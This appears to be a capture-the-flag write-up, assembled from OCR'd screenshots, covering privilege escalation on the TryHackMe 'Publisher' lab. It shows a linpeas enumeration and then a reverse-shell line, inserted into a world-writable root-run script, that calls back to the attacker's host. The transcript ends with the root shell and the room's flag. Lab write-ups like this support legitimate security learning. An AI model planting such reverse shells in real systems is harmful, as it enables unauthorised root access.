
```
think@publisher:/dev$ cd shm
think@publisher:/dev/shm$ ls
think@publisher:/dev/shm$ wget http://10.9.247.106/linpeas.sh
--2024-07-14 12:58:18--  http://10.9.247.106/linpeas.sh
Connecting to 10.9.247.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[==============================================>] 842.56K   186KB/s    in 4.5s

2024-07-14 12:58:23 (186 KB/s) - ‘linpeas.sh’ saved [862777/862777]

think@publisher:/dev/shm$ 
```

So we will make this script executable and the run it.




```
think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt  2 root  root      60 Jul 14 12:58 .
drwxr-xr-x 18 root  root    3920 Jul 14 09:03 ..
-rw-rw-r--  1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ chmod +x linpeas.sh
think@publisher:/dev/shm$ ls -la
total 844
drwxrwxrwt  2 root  root      60 Jul 14 12:58 .
drwxr-xr-x 18 root  root    3920 Jul 14 09:03 ..
-rwxrwxr-x  1 think think 862777 Jul 14 04:28 linpeas.sh
think@publisher:/dev/shm$ ./linpeas.sh
```

```
    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          linpeas-ng by github.com/PEASS-ng

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse
of this software will not be the responsibility of the author or of any other collaborator. Use it at your own comput
ers and/or with the computer owner's permission.
```



```
╔══════════╣ Unexpected in /opt (usually empty)
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Nov 14  2023 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx  1 root root 1715 Jan 10  2024 run_container.sh

╔══════════╣ Unexpected in root
/swap.img

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/var/log/syslog
/var/log/auth.log
/var/log/kern.log

╔══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes

╔══════════╣ Files inside /home/think (limit 20)
total 48
drwxr-xr-x 8 think    think    4096 Feb 10 21:27 .
drwxr-xr-x 3 root     root     4096 Nov 13  2023 ..
lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx------ 2 think    think    4096 Nov 14  2023 .cache
drwx------ 3 think    think    4096 Dec  8  2023 .config
drwx------ 3 think    think    4096 Jul 14 13:00 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .python_history -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
drwxr-xr-x 2 think    think    4096 Jan 10  2024 .ssh
-rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .viminfo -> /dev/null

╔══════════╣ Files inside others home (limit 20)
```


Running lipeas we get an SUID binary that seems to called a bash scrip which we have write access to



```
think@publisher:/dev/shm$ ls
linpeas.sh
think@publisher:/dev/shm$ cp /bin/bash .
think@publisher:/dev/shm$ ls
bash  linpeas.sh
think@publisher:/dev/shm$ ./bash
think@publisher:/dev/shm$ ./bash -p
think@publisher:/dev/shm$ ls
bash  linpeas.sh
think@publisher:/dev/shm$ ps -p $$
    PID TTY          TIME CMD
  22406 pts/0    00:00:00 bash
think@publisher:/dev/shm$ cd /opt
think@publisher:/opt$ ls
containerd  dockerfile  run_container.sh
think@publisher:/opt$
```


Given we can modify **/opt/run_container.sh.** Trying to see if i could read the root directory by changing the code in /opt/run_container.sh.

We have got to try to manipulate that flaw and get root now. So, i switched over to /dev/shm, copied /bin/bash to that directory and ran it giving me a bash shell and hence access to /opt.




```
think@publisher:/opt$ ls -la
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Nov 14  2023 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx  1 root root 1715 Jan 10  2024 run_container.sh
think@publisher:/opt$ ./run_container.sh
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2F
var%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "h
ttp://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/docker.sock: connect: permission denied
.
See 'docker run --help'.
List of Docker containers:
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2F
var%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied

Enter the ID of the container or leave blank to create a new one:
```

The “run_container_sh” file is completely editable and can run as root. So I added a reverse shell payload on the script, and ran the script.



```
think@publisher: /opt 117x52
  GNU nano 4.8                                run_container.sh                                          Modified
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2)  if [ $(docker ps -q | wc -l) -lt 2 ]; then
                    echo "No enough containers are currently running."
                    exit 1
                fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
               docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
               break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
        esac
    done
}

# Main script execution
list_containers

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

As seen below, I gained the root shell. And retrieved the shell.



```
think@publisher:/opt$ nano run_container.sh
think@publisher:/opt$ run_container
bash-5.0# whoami
root
bash-5.0# ls -la
total 20
drwxr-xr-x  3 root root 4096 Jan 10  2024 .
drwxr-xr-x 18 root root 4096 Nov 14  2023 ..
drwx--x--x  4 root root 4096 Nov 14  2023 containerd
-rw-r--r--  1 root root  861 Dec  7  2023 dockerfile
-rwxrwxrwx  1 root root 1784 Jul 14 14:07 run_container.sh
bash-5.0# cd /
bash-5.0# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  swap.img  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   sys       usr
bash-5.0# cd /root
bash-5.0# ls -la
total 60
drwx------  7 root  root   4096 Feb 12 20:19 .
drwxr-xr-x 18 root  root   4096 Nov 14  2023 ..
lrwxrwxrwx  1 root  root      9 Jun  2  2023 .bash_history -> /dev/null
-rw-r--r--  1 root  root   3246 Jun 21  2023 .bashrc
drwx------  2 root  root   4096 Nov 11  2023 .cache
drwx------  3 root  root   4096 Dec  8  2023 .config
drwxr-xr-x  3 root  root   4096 Jun 21  2023 .local
lrwxrwxrwx  1 root  root      9 Nov 11  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root  root    161 Dec  5  2019 .profile
-rw-r--r--  1 root  root     75 Nov 13  2023 .selected_editor
drwx------  2 root  root   4096 Dec 20  2023 .ssh
-rw-rw-rw-  1 root  root  12618 Feb 12 20:19 .viminfo
-rw-r-----  1 root  root     35 Feb 10 21:20 root.txt
drwxr-x---  5 think think  4096 Dec  7  2023 spip
bash-5.0# cat root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0#
```

https://tryhackme.com/r/room/publisher